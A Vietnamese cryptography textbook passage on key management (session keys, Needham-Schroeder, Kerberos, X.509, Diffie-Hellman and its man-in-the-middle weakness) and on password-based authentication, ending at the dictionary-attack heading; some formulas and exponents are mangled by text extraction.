# Chương V QUẢN LÝ KHÓA

## 5.1 Khóa phiên là gì?

Giả sử A và B là hai bên của một quan hệ liên lạc mật. Giả sử A có thể sử dụng một khóa *kT* để chuyển tin bí mật cho B. Một cách tổng quát, khóa *kT* này có thể là một khóa đối xứng chia sẻ chung giữa A và B nhưng cũng có thể là khóa công khai của B. Nếu A là một người dùng amateur (chưa chuyên nghiệp, “non tay”), có thể A sẽ nghĩ rằng dùng khóa *kT* này là đủ để mã hóa mọi thông tin muốn chuyển cho B. Thực tế làm như vậy là chưa an toàn.

Trên thực tế, để đảm bảo an toàn, người dùng chuyên nghiệp A và B sẽ thường xuyên thay đổi khóa mã mật trong quá trình liên lạc. Mỗi phiên liên lạc lại sử dụng một khóa riêng, và vì thế sẽ gọi là khóa phiên. Hết phiên liên lạc, khóa phiên cũ sẽ hủy, vào phiên mới lại tạo khóa phiên mới.

Việc tạo ra khóa phiên mới đương nhiên là dễ dàng, nhờ sử dụng khóa *kT* ban đầu. Ví dụ, để A có thể gửi văn bản *m* đến B với một khóa phiên tạo riêng cho phiên liên lạc này, có thể kết hợp cả hai việc (tạo khóa phiên và gửi tin mật) trong một bước như sau:

A  B: {*m*} *ks ||* { *ks* } *kT*

Như vậy khi nhận được, B sẽ lần lượt giải mã phần thứ hai để nhận được khóa phiên *ks*, rồi dùng nó để giải mã phần thứ nhất để thu được văn bản *m*.

Việc tạo khóa phiên có căn cứ chính là để tránh khả năng kẻ tấn công có thể tiếp xúc được với quá nhiều văn bản mật được mã hóa bởi cùng một khóa mật. Điều đó xảy ra sẽ tạo cơ hội cho kẻ địch có ít nhiều khả năng tấn công khi hệ mật mã (đối xứng) không thật sự mạnh. Ngoài ra kẻ địch cũng có thể đoán biết nội dung thông tin bên trong ít nhiều thông qua thống kê, bởi vì nếu thông tin bản rõ lặp đi lặp lại (như trong một số trường hợp đặc biệt) thì bản mã cũng sẽ lặp đi lặp lại, sẽ bị để ý và dò đoán được.

## 5.2 Trao chuyển xác lập khóa đối xứng sử dụng người trung gian tin cậy

Một trong những cơ sở chung có thể có giữa các bên cần thiết lập khóa là việc đã có quan hệ có từ trước với một bên thứ ba. Giao thức sử dụng tiếp cận loại này thường được gọi là sử dụng bên thứ ba tin cậy.

Sau đây chúng ta sẽ nghiên cứu một thuật toán kinh điển thực hiện nhiệm vụ xác lập khóa đối xứng sử dụng bên thứ ba tin cậy, *giao thức Needham-Schroeder*.

Trước khi giới thiệu giao thức đầy đủ, chúng ta hãy xem xét một phác thảo tiền đề đơn giản, một giao thức chỉ có 3 bước, thể hiện khá đầy đủ thủ tục trao chuyển và xác lập thông tin khóa.

A  C: {Yêu cầu tạo khóa phiên để liên lạc với Bob}

C  A: {*kS*}*kAC*||{*kS*}*kBC*

A  B: {*kS*}*kBC*

Trong giao thức này, khóa phiên sẽ được tạo ra (sinh ngẫu nhiên) bởi trung gian C rồi chuyển lại dần đến cả A và B. Vì A đang liên lạc trực tiếp với C nên ngoài việc chuyển bản mã hóa khóa phiên bằng khóa *kAC*, để A mở được và lấy được khóa phiên, C chuyển lại cho A cả bản mã hóa khóa phiên bằng khóa *kBC*, rồi A chuyển lại cho B trong bước tiếp theo để B có thể mở và lấy khóa phiên *ks*. Có thể so sánh hình ảnh là ở bước 2, C sẽ tạo ra hai cái hộp có khóa thích hợp để một dành cho A mở được còn một dành cho B mở.

Giao thức 3 bước đơn giản nêu trên có một khuyết điểm lớn:

Các bên không thể xác thực được lẫn nhau, nghĩa là khi một bên X nhận 1 thông điệp nói là từ Y thì X không thể xác minh được có đúng thông điệp do Y chuyển trực tiếp tới hay do một kẻ giả mạo Y chuyển tới.

Vì vậy kẻ tấn công mặc dù chưa thể lấy được thông tin mật mà các bên chuyển cho nhau, nhưng có thể làm cho các bên chấp nhận và xử lý thông tin cũ (phát lại), dẫn tới xử lý thừa có thể gây thiệt hại nghiêm trọng.

Sau đây ta sẽ xem xét giao thức Needham-Shroeder đầy đủ 5 bước sẽ giải quyết được vấn đề trên.

* 1. A C: Alice|| Bob|| r1
  2. C A: {Alice || Bob || *r*1 || *ks* || {Alice || *ks* } *kBC* } *kAC*
  3. A B: {Alice || *ks*} *kBC*
  4. B A: {*r*2 }*ks*
  5. A B: {*r*2 – 1} *ks*

Trong bước hai, C sẽ tạo hai “cái hộp” lồng nhau, một hôp con nằm trong một hộp to. Hộp to là toàn bộ thông điệp, khóa bởi khóa *kAC,* để A có thể mở được. Tuy nhiên khi A mở hộp này thì sẽ thấy có một hộp con khóa bởi *kBC*, chỉ dành cho B, vì vậy A sẽ chuyển tiếp hộp này cho B ở bước 3. Ngoài ra các giá trị ngẫu nhiên *r1, r2* được sử dụng nhằm tạo ra một cơ chế thách thức –đáp ứng cho phép các bên có thể xác thực lẫn nhau. Chẳng hạn giá trị *r2* cho phép B thách thức thể hiện được là mình có nắm khóa phiên *ks*. Dễ thấy nếu A chỉ đơn thuần nghe trộm và phát lại các thông báo cũ thì không thể vượt qua thách thức này vì các giá trị sinh ngẫu nhiên sẽ không bao giờ lặp lại.

## 5.3 Sự cố mất khóa phiên cũ và giải pháp phòng vệ

Denning và Sacco nêu lên một vấn đề. Nếu bạn làm mất khóa phiên cũ thì một kẻ tấn công nham hiểm có thể lợi dụng để mạo danh bạn thành công. Lưu ý rằng một khi đã hết một phiên liên lạc thì theo qui định khóa phiên sử dụng cho phiên đó sẽ không được phép dùng nữa, nhưng một số người lại hiểu là khóa phiên này không thể dùng được nữa. Vì vậy có những người dùng chủ quan lơ là, không hủy khóa phiên cũ, mà sơ suất để lọt giấy tờ ghi chép vào tay người khác. Tuy nhiên, nếu một kẻ tấn công nham hiểm “nhặt” được khóa phiên cũ thì rất dễ để y có thể bố trí thành công một cuộc tấn công mạo danh A, người để “rơi” khóa phiên cũ. Trước hết, E, kẻ tấn công nham hiểm, đã nghe trộm và sao chép mọi liên lạc giữa A và B, vì vậy E có thể phát lại thông điệp thứ ba của giao thức Needham-Schroeder mà A đã gửi B trong phiên liên lạc khởi tạo khóa phiên *ks* mà A đã để lộ cho E. Sau đó E dễ dàng sử dụng *ks*, để trả lời thách thức của B:

E  B: { Alice || *ks* } *kBC*

B  E: { *r*2 } *ks*

E  B: { *r*2-1} *ks*

Để chống lại tấn công đặc biệt này, Denning và Sacco đã đề xuất việc cải tiến giao thức Needham-Schroeder với sự sử dụng của nhãn thời gian (timestamp) để hạn chế khả năng nghe trôm và phát lại của kẻ địch:

1. A C: Alice|| Bob|| r1
2. C A: {Alice || Bob || *r*1 || *ks* || {Alice || T || *ks*} *kBC* } *kAC*
3. A B: {Alice || T || *ks*} *kBC*
4. B A: {*r*2 }*ks*
5. A B: {*r*2 – 1} *ks*

Ở bước hai, khi tạo ra chiếc “hộp bên trong”, Cathy sẽ đưa vào đó một nhãn chi tiết của thời gian hiện thời theo đồng hồ của Cathy. Ở bước ba, khi Bob nhận và mở hộp này sẽ lấy được nhãn thời gian này và tiến hành so sánh với thời gian hiện tại của mình. Nếu như sự chênh lệch là vượt quá một ngưỡng cho phép, B sẽ coi như thông điệp của A là một tấn công phát lại và không chấp nhận tiếp tục giao dịch nữa.

## 5.4. Giao thức Kerberos

Giao thức xác thực Kerberos được đề xuất và phát triển bởi đại học MIT từ những năm 80 của thế kỷ trước. Mặc dù mục đích đặt ra là xây dựng cơ chế xác thức cho các ứng dụng client-server trên mạng công cộng như Internet, giao thức Kerberos đồng thời cung cấp cơ chế sinh khóa phiên để đảm bảo an toàn cho các kệnh mật, sử dụng mật mã khóa đối xứng, sau khi bước xác thực đã thực hiện xong. Mặc dù là một giao thức (hay bộ giao thức) phức tạp, Kerberos phát triển từ sơ đồ cơ bản NeedhamSchroeder (NS), tức là sử dụng người thứ ba tin cậy trong môi trường mã hóa đối xứng. Kerberos đã được phát triển qua nhiều giai đoạn (từ version 1 đến 5 hiện nay), và đã được sử dụng để xây dựng các cơ chế xác thực trong rất nhiều hệ điều hành phổ biến, chẳng hạn như Windows 2000 và nhiều hệ điều hành tựa Unix (trong đó có Linux).

Lưu ý rằng bản thân giao thức NS cũng đã hàm chứa thủ tục xác thực của các bên bên trong nó. Chẳng hạn như Alice xác thực được Cathy (thông qua biến ngẫu nhiên *r1*) và Bob xác thực được Alice (thông qua biến ngẫu nhiên *r2*). Chính những hành vi xác thực này được coi như những nhân tố cơ bản để xây dựng nên những pha xác thực phức tạp trong Kerberos. Hơn nữa cũng dựa trên NS, mà Kerberos thực hiện việc cung cấp khóa phiên cho mỗi kênh mật được tạo ra giữa các bên đầu cuối.

Có thể hiểu tương đối khái quát về giao thức Kerberos như sau: Trong một môi trường mạng đa máy chủ với nhiều máy chủ dịch vụ S1, S2, …, Sn, người ta muốn xây dựng một cơ chế để người dùng có thể đăng nhập vào hệ thống này một lần (sử dụng cơ chế tài khoản và mật khẩu thông thường) nhưng sau đó có thể kết nối an toàn và bảo mật đến từng dịch dụ Si, mỗi lần sẽ được tạo một kênh mật riêng với một khóa phiên làm việc độc lập. Trung tâm của cơ chế xác thực này là việc sử dụng một máy chủ đặc biệt, máy chủ xác thực AS (authentication server), đóng vai trò trung gian giống như Cathy trong giao thức NS. Trong mô hình này ta có một Alice (người sử dụng) nhưng, tuy nhiên, lại có nhiều Bob (các máy chủ Si). Máy chủ AS sẽ giữ vai trò bắc cầu, vừa cung cấp thủ tục xác thực người dùng (Alice) vừa hỗ trợ Alice xác thực và kết nối bảo mật với Bob (Si). Để đảm bảo thủ tục xác thực trực tiếp với người dùng (khai báo tên tài khoản và mật khẩu) chỉ diễn ra một lần, Kerberos đưa ra cơ chế cấp phát vé và giới thiệu sử dụng khái niệm máy chủ cấp phát vé (Ticket Granting Server – TGS). Sau khi đã xác thực được Alice, máy chủ AS sẽ cấp cho Alice một vé xác thực để Alice có thể sử dụng nó mà giao dịch với TGS (người sẽ cấp phát vé để vào mỗi cửa dịch vụ cụ thể Si). Alice có thể sử dụng vé này, *TA*,*TGS*, nhiều lần để giao dịch với TGS. Bản chất của vé này là cung cấp khóa phiên để Alice có sử dụng để trả lời được thách thức của TGS khi A kết nối với TGS. Có thể liên hệ vé *TA*,*TGS* như là “hộp” bên trong được Cathy (AS) cung cấp cho A ở bước thứ hai của giao thức NS. Có thể nói việc xác thực và thiết lập kênh truyền mật giữa Alice và máy chủ TGS là một hiện thực hóa của giao thức NS. Bên trung gian Cathy chính là máy chủ xác thực AS ở đây.

Mục đích chính của Alice không phải là kết nối với TGS mà là kết nối với mỗi dịch vụ Si khi có yêu cầu cụ thể: Alice kết nối với TGS chỉ để nêu yêu cầu xin vé để kết nối với một *S=Si* cụ thể. Khi đó TGS sẽ cấp cho Alice một vé *TA*,*s* để có thể đáp ứng thành công thách thức của *S* khi kết nối. Tương tự như trên, đây cũng là một pha khác mà về bản chất, cũng hiện thực hóa sơ đồ giao thức NS, với khóa phiên *kA,S* nằm trong vé *TA,S* do TGS (giữ vai trò Cathy, người trung gian tin cậy) cấp cho.

Qua mô tả khái quát trên, ta có thể thấy Kerberos bao gồm nhiều pha xác thực và kết nối trong nhiều giai đoạn, nhưng về bản chất là khá giống nhau, cùng hiện thực hóa sơ đồ giao thức NS, trong đó vai trò Cathy liên tục thay đổi, lúc đầu là AS và sau này là TGS. Bản thân việc cấp phát vé chính là cấp phát khóa phiên mới, vừa dùng để trả lời thách thức (xác thực) vừa dùng để tạo kênh liên lạc mật sau đó.

Mô tả đầy đủ của giao thức Kerberos thể xem tại sách tham khảo [Bishop] cũng như nguồn Wikipedia hoặc trang web thông tin chính thức tại MIT

[(http://web.mit.edu/kerberos/)](http://web.mit.edu/kerberos/).

## 5.5 Vấn đề sinh khóa

Khóa phải được tạo ra sao cho kẻ địch không thể đoán nổi. Ta cần tạo khóa như một lựa chọn ngẫu nhiên trong một tập hợp các giá trị cho trước. Giả sử như độ dài khóa được qui định là 64bit. Việc sinh khóa sẽ là hoàn hảo nếu ta có thể thực hiện phép chọn ngẫu nhiên một trong số 264 giá trị (từ 0 đến 264-1): kẻ địch chẳng có chút đầu mối nào vì tất cả các khả năng chọn khóa đều như nhau, khả năng đoán được của kẻ thù là gần như bằng 0. Tuy nhiên bài toán sinh khóa lại không đơn giản vì vấn đề sinh số ngẫu nhiên lại không thể thực hiện trong máy tính số (thậm chí dù chỉ là mô phỏng việc tung 1 con xúc sắc có 6 mặt số thôi). Nói đúng ra các thuật toán sinh số ngẫu nhiên mà ta có được trong thế giới máy tính số hiện nay chỉ là thuật toán sinh số giả ngẫu nhiên.

Vậy thực chất, sinh số ngẫu nhiên là gì? Một chuỗi số *n1, n2,* … được gọi là sinh ngẫu nhiên (randomly generated) nếu như với mọi giá trị *k*, một người quan sát dù có khả năng tính toán mạnh đến đâu cũng không thể đoán trước được giá trị của *nk* dù trước đó đã quan sát được tất cả các giá trị *n1, n2, … nk-1*. Trong thực tế, các chuối số ngẫu nhiên thực sự chỉ có thể được tạo ra trên cơ sở ứng dụng một hiện tượng của thế giới vật lý, ví dụ:

* Các xung ngẫu nhiên (random pulses)
* Các hiện tường điện từ (electromagnetic)
* Đặc tính vật lý của các môi trường tính toán (ví dụ độ trễ của đĩa từ - disk latency)
* Ambient background noise

Mặc dù không tồn tại cơ chế sinh số ngẫu nhiên trong thế giới số, vẫn có các chương trình máy tính vấn cung cấp cho ta các số *giả ngẫu nhiên* (pseudo-random numbers). Đó là cơ chế sinh số giả ngẫu nhiên mật mã (cryptographically pseudorandom numbers), được thiết kế thông qua các thuật toán đặc biệt, có khả năng mô phỏng chuỗi số ngẫu nhiên thật (tức là có các tính chất bề mặt giống như chuỗi ngẫu nhiên thật, mặc dù việc sinh ra là hoàn toàn xác định nhờ vào các thuật toán).

## 5.6 Phương án thứ nhất

Giả sử A muốn thiết lập một khoá phiên đối xứng với B.

i) A và B tìm lấy khoá công khai của nhau ii) A tạo ra một khoá bí mật *ks* và vector khởi đầu *IV*

iii) Alice tạo ra một bản ghi gồm khoá *ks*, vector *IV*, tên của Alice, nhãn thời gian và một số tuần tự (sequence number), rồi mã hoá bản ghi này với khoá công khai của Bob và gửi cho Bob

X= [K, IV, A‟s ID, timestamp, seq. no.] A B: Y = *EZB* (*X*)

Những thông tin thêm vào này (A‟s ID, timestamp, seq. no.) dùng để giúp xác thực Alice với Bob và qua đó chống lại replay attack: thông qua việc so sánh nhãn thời gian với thời gian hiện tại, Bob có thể dễ dàng xác định một cuộc liên lạc kiểu trên là hợp lệ hay là một tấn công phát lại.

## 5.2.2 Phương án thứ hai: phương án bắt tay ba bước Needham - Schroeder

A và B cũng có thể xác nhận được sự có mặt của nhau trong thời gian thật thông qua 3 bước sau:

i) A B: *EZB* (*RA*, *IDA* ) ii) B  A: *EZA* (*RA*, *RB* ) iii) A  B: *EZA* (*RB* )

Ở đây RA, RB là các số ngẫu nhiên do A, B tạo ra còn IDA là các thông tin định danh cho A.

Ta có thể thấy rằng sau bước 2, A đã có thể xác mình được rằng đúng phía bên kia đang là B (vì chỉ có như thế thì mới giải mã được và trả về ngay số ngẫu nhiên RB, kẻ dùng replay attack không thể thoả mãn được yêu cầu, tức là cũng phát lại về đúng các số ngẫu nhiên).

Tương tự, sau bước 3, B đã có thể kiểm tra được rằng đúng phía bên kia đang là A. Tóm lại, bằng cách đó, A và B đã có thể xác thực sự có mặt của nhau tại cùng thời điểm (thời gian thực) và sau đó A chỉ việc gửi khoá phiên sang cho B: A  B: *EZB* (*DzA* (*K*)) .

Từ đầu đến giờ ta đã giả thiết là hai bên A và B có thể lấy được khóa công khai của nhau nhờ một cách nào đó. Tuy nhiên việc chuyển khóa công khai cho nhau không hề đơn giản vì có thể bị kẻ xấu tấn công và đánh tráo khóa. Ngay cả khi ta đưa ra một cơ chế sử dụng một trung tâm lưu trữ và cung cấp thông tin khóa công khai của mọi người, kẻ địch cũng vẫn có thể tấn công theo kiểu the-man-in-the-middle để đánh tráo khóa công khai.

Phần tiếp theo sau đây sẽ cho thấy giải pháp cho vấn đề trên thông qua cơ chế cấp phát chứng chỉ khóa công khai.

## 5.7 Khuyến nghị về một cơ chế chứng thực của ISO (ISO Authentication Framework - X.509)

Chứng chỉ khóa công khai không chỉ chứa các thông tin cơ bản đã nêu mà còn nhiều thông tin khác liên quan đến chế độ sử dụng (các thông tin về các thuật toán mật mã liên quan) và thời hạn. ISO đã đưa ra khuyến nghị sử dụng chuẩn X.509 , một chuẩn cấu trúc của *chứng chỉ khóa công khai* (PK certificate):

|  |
| --- |
| Version |
| Serial Number: số giấy chứng nhận do người phát hành, CA đặt ra để phân biệt và lưu trữ các certificate. |
| Algorithm identifier: thông số về thuật toán mà người phát hành dùng để sinh chữ ký   * Algorithm: tên thuật toán * Parameters: các tham số thuật toán |
| Issuer: Người phát hành ra giấy chứng nhận này (certificate) |
| Subject: người được chứng nhận  Interval of validity: thời hạn sử dụng hợp lệ |
| Subject‟s public key: Về khoá công khai của người được chứng nhận   * Algorithm: Thuật toán PKC sử dụng với khoá công khai này * Parameters: Các tham số cho thuật toán * Public key: Khoá công khai |
| Signature: chữ ký của người phát hành |

## 5.8 Vấn đề thẩm định chứng chỉ khóa công khai

Nếu Alice muốn truyền tin với Bob, cô ta sẽ sử dụng chứng chỉ (certificate) CB của Bob. Nếu Alice và Bob đăng ký với cùng một cơ quan CA (certificate authority) thì Alice sẽ lấy ngay được khoá công khai của CA và chứng chỉ của Bob; từ đó dùng khoá PK của CA để kiểm tra chứng chỉ CB. Nếu Alice và Bob thuộc về các CA khác nhau thì khi đó Alice cần biết đường dẫn (certificate path) đến CA của Bob trên cây phân cấp các CA (certificate tree).

Trên cây certificate này, mỗi CA đều có chứa hai certificate chứng nhận cho hai cơ quan CA ở ngay trên nó và dưới nó. Dođó nó cho phép Alice lần lượt truy nhập và kiểm định chuỗi chữ ký như sau:

- kiểm tra khoá PK của CAC bằng khoá PK của CAA. - kiểm tra khoá PK của CAD bằng khoá PK của CAC. - kiểm tra khoá PK của CAE bằng khoá PK của CAD.

CA

E

CA

D

CA

C

CA

B

CA

A

Alice

Bob

## 5.9 Giao thức thống nhất khoá diffie-hellman

Phần này giới thiệu về Diffie-Hellman, giao thức phổ biến trong các sản phẩm tầng bảo mật (ví dụ như SSL/TLS). Giao thức này cho phép hai bên A và B có thể xác lập khóa chung mà không cần bên thứ ba tin cậy. Tuy nhiên có thể thấy cơ sở toán học của giao thức đặc biệt này khá giống với các giao thức khóa công khai đã nghiên cứu. Vì vậy, phần nào đó cách tiếp cận này có thể xem là tương tự với cách tiếp cận sử dụng PKC (phần 2) dù không tường minh.

A và B thống nhất chọn một số nguyên tố p, một phần tử nguyên thuỷ (primitive element) , tức là:

{0, 1, 2, ..., p-1} = {1,2,3 ..., p-1}

1. A chọn một số ngẫu nhiên XA, 1 XA p. B chọn một số ngẫu nhiên XB, 1 XB p.

A giữ bí mật XA; B giữ bí mật XB

1. A tính: YA = *XA* p và B tính: YB = *XB* p
   1.  B: YA
   2.  A: YB.
2. A tính:

*K*(*YB* ) *XA* *p*(*XB* ) *XA* *XAXB* *p*

B tính:

*K*(*YA* ) *XB* *p*(*XA* ) *XB* *XAXB* *p*

Như vậy ta thấy hai bên A và B trao đổi hai giá trị luỹ thừa của , (với bậc XA và XB) từ đó hai bên đều cùng tính được cùng một số K cũng là luỹ thừa của  với bậc bằng tích XAXB. Vì XA,XB là được giữ bí mật và không truyền đi nên K cũng là bí mật, tức là hai bên có thể thống nhất chọn số K chung này làm khoá bí mật chung.

Kẻ thù chỉ có thể nghe trộm được YA,YB truyền qua mạng, để tính được K nó cần phải biết XA,XB. Dựa vào YA tìm XA là khó: *Độ an toàn của hệ thống quyết định bởi tính khó của bài toán tính logarit rời rạc*.

Thật ra giao thức này về bản chất cũng giống như sơ đồ sử dụng PKC để trao chuyển khóa bí mật đối xứng. Ở đây ta có thể xem như XA và XB là các khóa bí mật riêng của A và B, còn YA và YB là các khóa công khai cần trao đổi. Chính vì vậy giao thức DH cũng sẽ có điểm yếu cố hữu như của sơ đồ sử dụng PKC nói chung: nó là không an toàn đối với tấn công man-in-the-middle (người ngồi giữa thao túng).

Trong phép tấn công này, kẻ địch C lẻn vào ngồi vào vị trí giữa A và B (vì tất nhiên A và B cách mặt nhau trên mạng) và đóng giả mỗi bên (đóng giả làm A đối với B, và đóng giả là B đối với A) để thiết lập khoá chung giữa A và C, B và C. Trong khi đó A và B cứ tưởng là mình đang thiết lập khoá chung giữa A và B với nhau. Kết cục A và B hoá ra nói chuyện với C chứ không phải là nói chuyện với nhau. Cụ thể như sau:

A  C: *a*

1.  A: *c*1

Như vậy có thể thấy A và C cùng tính được *ac*1

C  B: *c*2 B  C: *b*

Cả B và C cùng tính được *ac*2

Như vậy A cứ tưởng là mình đã thiết lập đựoc khoá chung là *ac*1 với B mà thực ra là với C, cũng như B cứ tưởng là mình đã thiết lập được khoá chung là *ac*2 với A mà thực ra là với C. C sẽ chơi trò đóng giả như sau: Khi nào A nói một câu với B, bằng cách mã theo *ac*1 thì tất nhiên câu nói đó không đến tai B mà lại đến tai C, C sẽ dùng khoá *ac*1 để giải mã rồi lại dùng *ac*2 để mã lại và gửi lên cho B. Như vậy câu nói của A cho B vẫn đến tai B nhưng C nghe trộm mất. Ngược lại từ B về A cũng vậy. Hai bên A và B cứ tưởng đang nói truyện “thầm” vào tai nhau, kỳ tình C nghe được hết mà hơn nữa chính C đã gửi câu nói của người này đến tai người kia.

# Chương VI XÁC THỰC

## 6.1 KHÁI NIỆM CƠ BẢN

Trong thế giới thực (giữa các thực thể xã hội), khái niệm xác thực (authentication) thường gắn liền với các ngữ cảnh giao tiếp giữa 2 bên (hoặc nhiều hơn) và một bên nào đó tiến hành thủ tục xác minh xem phía bên kia có là đối tượng thực sự có danh tính đúng như đối tượng đó cung cấp hay là kẻ giả mạo danh tính. Trong thế giới máy tính (xử lý thông tin số và kết nối mạng), chúng ta cũng có những thủ tục tương tự, tuy nhiên khái niệm các bên tham gia có khác. Những chủ thể trực tiếp (subject) tham gia vào môi trường là các chương trình phần mềm, chính xác là các tiến trình, nhưng chúng hoạt động thay mặt cho (dưới sự điều khiển) của các thực thể bên ngoài (external entity), thông thường là những người sử dụng (user). Vì vậy về mặt kỹ thuật, cơ chế xác thực chính là cơ chế gắn kết (binding) của một danh tính (của thực thể bên ngoài) với một chủ thể bên trong hoạt động thay mặt (subject).

* Những thực thể bên ngoài phải cung cấp những thông tin để hệ thống có thể xác minh đúng danh tính. Những thông tin này có thể một hoặc một số trong các thể loại sau:
* Những gì mà thực thể biết (một thông tin bí mật nào đó, ví dụ như mật khẩu)
* Một cái gì mà thực thể sở hữu (ví dụ như một loại thẻ)
* Một yếu tố nằm ngay tại bản thể của thực thể (ví dụ như dấu vân tây hay đặc trưng võng mạng mắt)
* Vị trí hiện thời của thực thể (ví dụ như đang đứng trước mặt của một máy khách hàng đầu cuối nào đó)

## Sau đây chúng ta sẽ đưa ra một cách định nghĩa chặt chẽ, tương đối hình thức (formal) về hệ thống xác thực.

## 6.1.1 Định nghĩa hệ xác thực

Quá trình xác thực bao gồm việc tiếp nhận thông tin xác thực từ phía thực thể rồi phân tích thông tin và dữ liệu lưu trữ để xác minh xem thực sự thông tin đó có liên kết với thực thể. Đó chính là một phát biểu tóm tắt về quá trình xác thực; nó cũng tiết lộ điểm chính của cơ chế thực hiện: rõ ràng là phía hệ thống cũng cần lưu trữ một số thông tin cần thiết để phân tích và đối sánh. Một cách hình thức, ta thấy một hệ thống xác thực ở dạng đầy đủ là một bộ 5 thành phần (**A**,**C**,**F**,**L**,**S**) như sau:

**A**: tập hợp các thông tin xác thực có dạng xác định mà các thực thể sẽ sử dụng để chứng minh danh tính

**C**: tập hợp các thông tin *đối chứng* mà hệ thống lưu trữ sử dụng trong việc xác minh thông tin danh tính mà thực thể cung cấp.

**F**: tập hợp các *hàm xác minh* được sử dụng để biến đổi thông tin xác thực (thuộc tập **A**) mà thực thể cung cấp về cùng dạng với thông tin đối chứng (thuộc tập **C**), tức là các hàm *f****F*** mà *f:* ***A******C***.

**L**: tập hợp các hàm logic thực hiện xác thực danh tính, tức là các hàm *l**L, l:**A×C*{ *true, false*}.

**S**: tập hợp một số thủ tục cho phép các thực thể tạo ra hoặc thay đổi các thông tin xác thực (thuộc tập A) hay thông tin đối chứng (thuộc tập C).

Ví dụ 6.1: với một hệ thống mật khẩu thô sơ lưu trữ mật khẩu dạng bản rõ thì **A** là tập các mật khẩu người dùng sẽ chọn, **C** chính bằng **A**, **F** có một thành phần là hàm đồng nhất, tức **F**={I}, còn L chỉ có một hàm duy nhất là so sánh, **L**={eq}, và **S** là tập các thủ thực thiết lập/thay đổi mật khẩu.

## 6.2 SỬ DỤNG MẬT KHẨU

Phương pháp sử dụng mật khẩu chính là một ví dụ điển hình của cơ chế xác thực dựa trên điều mà thực thể biết: NSD (người sử dụng) đưa ra một mật khẩu và hệ thống sẽ xác minh nó. Nếu mật khẩu quả thật là cái được đăng ký trước với NSD, danh tính của NSD sẽ được xác thực. Ngược lại, mật khẩu sẽ bị từ chối và thủ tục xác thực thất bại. Thông thường mật khẩu là một chuỗi ký tự có độ dài xác định; ký tự mật khẩu phải được chọn từ một bộ (bảng) ký tự qui định trước. Không gian mật khẩu là tập tất cả các mật khẩu có thể xây dựng được từ qui ước mật khẩu. Ví dụ, có một hệ thống yêu cầu mật khẩu phải là một chuỗi 8 chữ số (tứ là ký tự „0‟-„9‟); như vậy không gian mật khẩu là tập tất cả các chuỗi 8 chữ số (“00000000” đến “99999999”), và như vậy không gian này có 108 mật khẩu.

Để đảm bảo an toàn, người ta không lưu trữ mật khẩu ở dạng bản rõ tại máy chủ. Tại sao vậy? Vì sự có mặt một tệp mật khẩu lưu tại máy chủ sẽ rất nguy hiểm: chỉ cần một sơ suất nhỏ là tệp này có thể bị truy nhập bởi những người không được phép (hoàn cảnh ví dụ: admin/superuser quên logout khi đi ra ngoài chốc lát để cho có kẻ lẻn vào thao tác nhanh ăn cắp thông tin quan trọng), và toàn bộ mật khẩu của mọi NSD sẽ bị lộ. Thậm chí nếu như tệp mật khẩu này được bảo vệ (tức là mật mã bằng khóa mật) thì cũng không đảm bảo an toàn cao vì khóa mật mã vẫn phải lưu ở đâu đó thuật tiện sử dụng liên tục, tức là cũng có thể bị lộ với kẻ tấn công cao tay (vẫn trong hoàn cảnh ví dụ khi kẻ địch lẻn vào nói trên).

Vì vậy, các hệ điều hành luôn xây dựng A (tập mật khẩu) và C (tập thông tin đối chiếu lưu trữ phía hệ thống) là khác nhau. Đương nhiên, các hàm *f**F* được sử dụng để biến đối một giá trị *a**A* về *c=f(a)* *C* để đối chiếu. Giải pháp thường dùng là sử dụng các hàm băm vì ngay cả khi giá trị c=*f(a)* *C* có bị lộ vì lý do nào đó, thì kẻ tấn công cũng không lấy được mật khẩu *a*. Hơn nữa kích thước các tập A và C cũng có thể khác nhau. Một phần thông tin của một giá trị *c**C* có thể được dùng để xác định hàm băm *f**F* được dùng cho cặp (*a*,*c*) này. Chẳng hạn như trong một phiên bản truyền thống của cơ chế mật khẩu trong hệ điều hành Unix, có một tập 4096 hàm băm được sử dụng; mỗi giá trị *c**C* là một chuỗi 13 ký tự, trong đó 11 ký tự là chuỗi băm từ  *a**A*, còn 2 ký tự được dùng để xác định 1 trong số 4096 hàm băm được dùng.

Ví dụ 6.2: Mô tả chi tiết hơn hệ thống mật khẩu Unix. Mỗi mật khẩu của Unix có thể có tối đa 8 ký tự ASCII, loại trừ mã 0, tức là còn 127 giá trị tất cả. Như vậy A có

16 mật khẩu. Tuy nhiên, tập C bao gồm các chuỗi có đúng 13 ký tự, xấp xỉ 6.9 ×10

23 thành viên. nhưng lấy từ bảng chữ có kích thước 64. Như vậy C có khoảng 3.0×10

Nhiều hệ thống phiên bản UNIX lưu trữ tập C này trong tệp */ect/passwd* mà tất cả các user đều đọc được. Tuy nhiên, một số phiên bản khác lại lưu trong các file dấu mà chỉ truy nhập được bởi superuser. Các hàm băm *f**F* được xây dựng như là các phiên bản của thuật toán mã hóa DES với sự thay đổi tùy chọn của một biến đổi hoán vị. Các thủ tục xác thực của UNIX bao gồm *login*, *su* và một số chương trình khác cho phép xác thực mật khẩu NSD trong quá trình thực hiện. Hệ thống sử dụng một số thành phần cầu tạo trong C mà NSD có thể không biết tới. Các thủ tục chọn mật khẩu là *passwd* hay *nispassw* cho phép thay đổi các thông tin mật khẩu gắn với NSD

## 6.2.1 Tấn công Mật Khẩu

Mục đích của một hệ xác thực là đảm bảo sao cho các thực thể truy nhập (NSD) phải được định danh chính xác.Nếu một NSD có thể đoán được mật khẩu của người khác thì kẻ đó có thể mạo dạnh người này. Mô hình xác thực đã đề cập cho chúng ta cách nhìn hệ thống về vấn đề này. Mục đích của kẻ tấn công chính là đề tìm một giá trị *a**A* sao cho với một *f**F* nào đó, sẽ có *f*(*a*) =*c**C*; *c* chính là thành phần đối chiếu ứng với thực thể bị tấn công. Việc đoán mật khẩu của một NSD nào đó thành công cần thông qua việc xác định xem một mật khẩu *a* (đoán) có gắn liền với một NSD đó hay không, tức là thông qua việc thực hiện *f*(*a*) hay xác thực bằng thủ tục *l*(*a*). Vì vậy chúng ta có 2 tiếp cận để bảo vệ mật khẩu, được sử dụng đồng thời.

1. Che dấu đủ thông tin để một trong các thành phần *a*, *c* hay *f* là không thể tìm thấy.
2. Chống truy nhập đến các hàm xác thực trong *L*. Từ đó chúng ta thấy sẽ có nhiều kiểu tấn công cũng như cơ chế bảo vệ khác nhau.

##### *Tấn công từ điển*

